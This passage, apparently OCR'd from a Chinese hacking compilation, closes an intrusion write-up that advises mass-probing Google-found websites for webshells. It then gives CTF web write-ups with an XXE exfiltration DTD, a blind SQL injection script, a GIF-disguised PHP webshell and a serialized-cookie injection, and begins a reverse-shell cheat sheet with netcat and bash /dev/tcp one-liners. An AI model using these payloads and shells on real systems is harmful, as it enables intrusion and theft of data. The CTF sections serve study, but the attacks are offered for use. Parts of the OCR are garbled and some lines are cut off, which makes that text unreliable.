


图 10 利用 mysql_error 信息页作为关键字进行目标网站搜索结果

对搜索结果进行查看，找到有后台地址信息的网站，这样我们就可以先获得网站后台登陆地址，然后再用漏洞利用语句对网站进行检测，综合利用这两种入侵思路便可获得更多 webshell。

6.入侵总结

因为漏洞比较明显，利用起来比较简单，总结起来此次成功获得 webshell 的关键有一下两点：

（1）需要一定的耐心用利用代码对 google 得到网站进行逐个试探，或者利用批量爆破工具进行批量试探。

（2）入侵思路需要开阔，这特别体现在这次入侵的寻找目标网站和后台登陆页上，要学会利用各种信息和方法去寻找所需信息。

关于此漏洞的其他有关信息和相关工具可以查看一下文章。

http://www.antian365.com/?p=33

http://0day5.com/archives/1349

http://p2j.cn/?p=798

2.208067CTF-Web

Mochazz.

2.2.1 师傅们一起来找 flag(150)

本题考察 XXE，过滤了 ENTITY

查看题目源代码可看到提示

```
<!DOCTYPE html>
<head>
<title>08067</title>
<meta name="description" content="slick Login">
<meta name="author" content="MRYE+">
<link rel="stylesheet" type="text/css" href="./xxe/style.css" />
<style type="text/css">
    textarea{ resize:none; width:400px; height:200px;margin:10px auto;}
</style>
<script type="text/javascript" src="./xxe/jquery-latest.min.js"></script>
<script type="text/javascript" src="./xxe/placeholder.js"></script>
</head>
<body>

<form id="slick-login" action="./index.php" method="post" >
<label for="user">user</label>
<input type="text" name="user1" class="placeholder" placeholder="user ?">
<input type="submit" value="search">
<textarea  name="comment" form="usrform" class="placeholder" placeholder="......"></textarea>

</form>

</body>
</html>
```

题目过滤了 POST 内容中的 ENTITY 关键字，所以我们需要从远程主机加载 dtd 文件

```
POST /index.php HTTP/1.1
Host: 39.106.16.58
Content-Length: 53
Cache-Control: max-age=0
Origin: http://39.106.16.58
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8
Referer: http://39.106.16.58/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

<!DOCTYPE root SYSTEM "http://你服务器IP/kkk.dtd">
```

```
<head>
<title>08067</title>
<meta name="description" content="slick L
<meta name="author" content="MRYE+">
<link rel="stylesheet" type="text/css" href="
<style type="text/css">
   textarea{ resize:none; width:400px;
height:200px;margin:10px auto;}
</style>
<script type="text/javascript"
src="./xxe/jquery-latest.min.js"></script>
<script type="text/javascript"
src="./xxe/placeholder.js"></script>
</head>
<body>

<form id="slick-login" action="./index.php"
<label for="user">user</label>
<input type="text" name="user1" class="pla
```

在你自己的服务器的 web 跟目录下放一个 kkk.dtd 文件，内容如下：

```
root@i                    Z:/var/www/html# cat kkk.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/flag">
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://你服务器的IP/?aaaaa=%file;'>">
%payload;
%send;
```

然后发送构造好的数据包，并查看服务器日志文件

cat /var/log/apache2/access.log

```
39.106.16.58 - - [07/Nov/2017:21:35:38 +0800] "GET /kkk.dtd HTTP/1.0" 200 403 "-" "-"
39.106.16.58 - - [07/Nov/2017:21:35:38 +0800] "GET /?aaaaa=ZmxhZ3tUaDFzXzFzXzRfZTRzeV94e
DNfIUAjfQo= HTTP/1.0" 200 384 "-" "-"
```


```
>>> import base64
>>> base64.b64decode('ZmxhZ3tUaDFzXzFzXzRfZTRzeV94eDNfIUAjfQo=')
'flag{Th1s_1s_4_e4sy_xx3_!@#}\n'
>>>
```

XEE 学习文章：


未知攻焉知防——XXE 漏洞攻防

https://security.tencent.com/index.php/blog/msg/69
在 XML 中添加实体
https://www.ibm.com/developerworks/cn/xml/x-entities/

2.2.2web catch me if you can(200)



添加 QQ，在其空间发现一串 base64



解密获得一个网址，即小金库地址 http://47.93.205.124:8001/

使用社工库手机用户信息

019157f2299755ad90a3bb8473f8****

md5 最后 4 位打上了*号，根据用户名 sonic2011 可尝试将 2011 补在 md5 的*号处解密

用御剑可扫出后台地址为 manage_login.php，使用账号 sonic2011 密码 2010sonic 登录

2.2.3parse_url()绕过及 SQL 盲注 flag

考察 parse_url()绕过以及 SQL 盲注
parse_url()绕过可参考：
https://lorexxar.cn/2016/05/10/asis-bcloud/

http://39.106.13.2/web2/file.php?file=index
看到这种 url 就想到用 php://filter 读取网页源码
index.php

```
<?php
```

```
    error_reporting(0);
    include("check.php");
?>
```

check.php


```
<?php
    error_reporting(0);
    $_POST=Add_S($_POST);
    $_GET=Add_S($_GET);
    $_COOKIE=Add_S($_COOKIE);
    $_REQUEST=Add_S($_REQUEST);
    function Add_S($array){
        foreach($array as $key=>$value){
            if(!is_array($value)){
                $check=
preg_match('/regexp|like|and|\"|%|insert|update|delete|union|into|load_f
ile|outfile|\/\*/i', $value);
                if($check)
                    exit("Stop hacking by using SQL injection!");
            }
            else
                $array[$key]=Add_S($array[$key]);
        }
        return $array;
    }
    function check_url()
    {
        $url=parse_url($_SERVER['REQUEST_URI']);
        parse_str($url['query'],$query);
        $key_word=array("select","from","for","like");
        foreach($query as $key)
            foreach($key_word as $value)
                if(preg_match("/".$value."/",strtolower($key)))
                    die("Stop hacking by using SQL injection!");
    }
?>
```


REQUEST_URI：域名之后的字符串

parse_url()

返回值

对严重不合格的 URL，parse_url() 可能会返回 FALSE。





parse_str(string,array)：该函数会把查询字符串解析到变量中。如果有设置第二个参数，会存储在该数组中。在 php5.3 之后的版本中 parse_url()匹配出错会返回 false，所以我们只要让 parse_url()匹配出错，这样我们的 payload 就可以绕过检查。

```
import time
import requests
import string
flag = ''
mode = '_{}' + string.ascii_letters + string.digits
#_{}abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
url = r"http://39.106.13.2////web2/article_show_All.php?a_id=' or
if(mid((select flag from flag),%s,1)='%s',sleep(2),0)-- +"
for i in range(1,33):
    for char in mode:
        start = time.time()
        r = requests.get(url%(i,char))
        # print(url%(i,char))
        end = time.time()
        if end-start >= 1.5:
            print(char)
            flag += char
```

```
            if(char == '}'):
                print(flag)
                exit()
            break
print(flag)
```

```
import time
import requests
import string
flag = ''
mode = '_{}' + string.ascii_letters + string.digits
#_{}abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
url = r"http://39.106.13.2////web2/article_show_All.php?a_id=' or if(mid((select flag from fl
for i in range(1,33):
    for char in mode:
        start = time.time()
        r = requests.get(url%(i,char))
        # print(url%(i,char))
        end = time.time()
        if end-start >= 1.5:
            print(char)
            flag += char
            if(char == '}'):
                print(flag)
                exit()
            break
print(flag)
```

```
flag{08067_fl4g_tsfaxiewinli}

***Repl Closed***
```

2.2.4You Think I Think(200)

上传头像处，上传成功将返回图片存储路径
http://39.106.11.158/web1/index.php/home/index/index.html

修改密码功能
http://39.106.11.158/web1/index.php/home/index/repass/temp/repass.html

http://39.106.11.158/web1/index.php/home/index/repass/temp/robots.txt

User-agent: *

<?php echo "<pre>";echo system('ls'); ?>

GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a

```
Application
Public
ThinkPHP
Upload
index.php
robots.txt
robots.txt
```

GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
GIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89aGIF89a
<?php echo system("strings /var/www/fl@g__");?>

上传图片马后，访问即可获得 flag

9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a
9aGIF89aGIF89aGIF89aGIF89aGIF89a flag{Think_phP_bababas11111} flag{Think_phP_bababas11111}

2.2.5 我们来做个小游戏吧

a:2:{s:4:"name";s:5:"admin";s:5:"score";i:100;}

```
union select 0x613a323a7b733a343a226e616d65223b733a353a2261646d696e223b7
33a353a2273636f7265223b693a3130303b7d-- -
Cookie: SESSID=12345678901234567890123456789OP%006908aa7
```

```
POST /index.php HTTP/1.1
Host: 47.104.18.71
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Referer: http://47.104.18.71/index.php
X-Forwarded-For: union select
0x613a323a7b733a343a226e616d65223b733a353a2261646d696e2
23b733a353a2273636f7265223b693a3130303b7d#
Cookie: SESSID=12345678901234567890123456789OP%006908aa7
Connection: close
Upgrade-Insecure-Requests: 1

choose=3
```

```
</title>

<style>
  p{ margin:0 auto}
</style>
<h1 style="text-align:center">一起猜数字</h1>
<div class="login-box" id="login-id" align="center">
  <div>
    <form id="login-form-id" class="login-form">
      <p>

<label>用户拥有初始积分10分，系统随机生成数字1-6，用户
猜对数字加1分，猜错数字扣1分，用户积满100分即可得
到系统赠送的flag。</label>
      </p>
      <br>
      <p>
        <label>用户姓名:admin</label>
           
        <label>已有积分:100</label>
      </p>
    </form>
  </div>
  <br>
恭喜你获得flag:
flag{75f5aa81632055fb6a71a4ffb4685849}很遗憾你猜错了~
  <a href="index.php">继续游戏</a>
```

SWPU2017 CTF web writeup


http://www.th1s.cn/index.php/2017/11/05/147.html

2.3linux 各种一句话反弹 shell 总结

myles007

2.3.1 场景 1

我们在渗透测试的过程中经常会遇到 linux 主机环境，而在获取 linux 主机 shell 是我们经常需要做的是工作内容之一，其中经常会遇到以下几个场景。



我们已经拿下主机的一个 webshell,我们想获取一个可以直接操作主机的虚拟终端，此时我们首先想到的是开启一个 shell 监听，这种场景比较简单，我们直接使用使用 nc 即可开启，如果没有 nc 我们也可以很轻松的直接下载安装一个，具体开启监听的命令如下。

1.安装 netcat

这里需要注意一点默认的各个 linux 发行版本已经自带了 netcat 工具包，但是可能由于处于安全考虑原生版本的 netcat 带有可以直接发布与反弹本地 shell 的功能参数 `-e` 这里都被阉割了，所以我们需要手动下载二进制安装包，自己动手丰衣足食了，具体过程如下。

原生版本 netcat 链接：
https://nchc.dl.sourceforge.net/project/netcat/netcat/0.7.1/netcat-0.7.1.tar.gz

```
# 第一步：下载二进制 netc 安装包
root@home-pc# wget https://nchc.dl.sourceforge.net/project/netcat/netcat/0.7.1/netcat-0.7.1.tar.gz

# 第二步：解压安装包
root@home-pc# tar -xvzf netcat-0.7.1.tar.gz

# 第三步：编译安装
root@home-pc# ./configure
root@home-pc# make
root@home-pc# make install
root@home-pc# make clean
```

```
# 具体编译安装过程可以直接参见 INSTALL 安装说明文件内容...

# 第四步：在当前目录下运行 nc 帮助
root@home-pc:/tmp/netcat-0.7.1# nc -h
GNU netcat 0.7.1, a rewrite of the famous networking tool.
Basic usages:
connect to somewhere:  nc [options] hostname port [port] ...
listen for inbound:    nc -l -p port [options] [hostname] [port] ...
tunnel to somewhere:   nc -L hostname:port -p port [options]

Mandatory arguments to long options are mandatory for short options too.
Options:
  -c, --close               close connection on EOF from stdin
  -e, --exec=PROGRAM        program to exec after connect
  -g, --gateway=LIST        source-routing hop point[s], up to 8
  -G, --pointer=NUM         source-routing pointer: 4, 8, 12, ...
  -h, --help                display this help and exit
  -i, --interval=SECS       delay interval for lines sent, ports sc
anned
  -l, --listen              listen mode, for inbound connects
  -L, --tunnel=ADDRESS:PORT  forward local port to remote address
  -n, --dont-resolve        numeric-only IP addresses, no DNS
  -o, --output=FILE         output hexdump traffic to FILE (implies
 -x)
  -p, --local-port=NUM      local port number
  -r, --randomize           randomize local and remote ports
  -s, --source=ADDRESS      local source address (ip or hostname)
  -t, --tcp                 TCP mode (default)
  -T, --telnet              answer using TELNET negotiation
  -u, --udp                 UDP mode
  -v, --verbose             verbose (use twice to be more verbose)
  -V, --version             output version information and exit
  -x, --hexdump             hexdump incoming and outgoing traffic
  -w, --wait=SECS           timeout for connects and final net reads
  -z, --zero                zero-I/O mode (used for scanning)

Remote port number can also be specified as range.  Example: '1-1024
'
```

至此我们已经安装完成原生版本的 netcat 工具，有了 netcat -e 参数，我们就可以将本地 bash 完整发布到外网了。


2.开启本地监听

```
1. # 开启本地 8080 端口监听，并将本地的 bash 发布出去。
2. root# nc -lvvp 8080 -t -e /bin/bash
```

3.直接连接目标主机

```
root@kali:~# nc 192.168.31.41 8080

whoami

root

w

 22:57:36 up  1:24,  0 users,  load average: 0.52, 0.58, 0.59

USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHA
```

2.3.2 场景二



目标主机为一个内网主机，并没有公网 IP 地址，我们无法从外网发起对目标主机的远程连接，此时我们使用的方法是使用获取的 webshell 主动发起一个反弹的 shell 到外网，然后获取一个目标主机的 shell 终端控制环境，而有关 shell 反弹的方法有很多这里简单介绍几种比较常见的方法。

1. bash 直接反弹

bash 一句话 shell 反弹：个人感觉最好用的用的方法就是使用的方法就是使用 `bash` 结合`重定向`方法的一句话，具体命令如下。

（1） bash 反弹一句话

```
1. root# bash -i >& /dev/tcp/192.168.31.41/8080 0>&1
```

（2）bash 一句话命令详解

以下针对常用的 bash 反弹一句话进行了拆分说明，具体内容如下。

命令	命令详解
bash -i	产生一个 bash 交互环境。
>&	将联合符号前面的内容与后面相结合然后一起重定向给后者。
/dev/tcp/192.168.31.41/8080	linux 环境中所有的内容都是以文件的形式存在的，其实大家一看见这个内容就能明白，就是让主机与目标主机 192.168.31.41:8080 端口建立一个 TCP 连接。
0>&1	将标准的输入与标准输出内容相结合，然后重定向给前面标准的输出内容。

其实以上 bash 反弹一句完整的解读过程就是：

bash 产生了一个交互环境与本地主机主动发起与目标主机 8080 端口建立的连接（即 TCP 8080 会话连接）相结合，然后在重定向个 tcp 8080 会话连接，最后将用户键盘输入与用户标准输出相结合再次重定向给一个标准的输出，即得到一个 bash 反弹环境。

2. netcat 工具反弹

Netcat 一句话反弹：Netcat 反弹也是非常常用的方法，只是这个方法需要我们手动去安装一个 NC 环境，前面已经介绍默认的 linux 发型版现在自带的 NC 都是被阉割过来，无法反弹一个 bash 给远端，所以相对上面的 bash 一句话反弹显得就繁琐很多，同时通过实际测试发现 NC 反弹的 shell 交互性也差很多，后面会具体说道，这里就不多说了。

（1）开启外网主机监听

```
root@kali:~# nc -lvvp 8080
listening on [any] 8080 ...
```

（2） netcat 安装

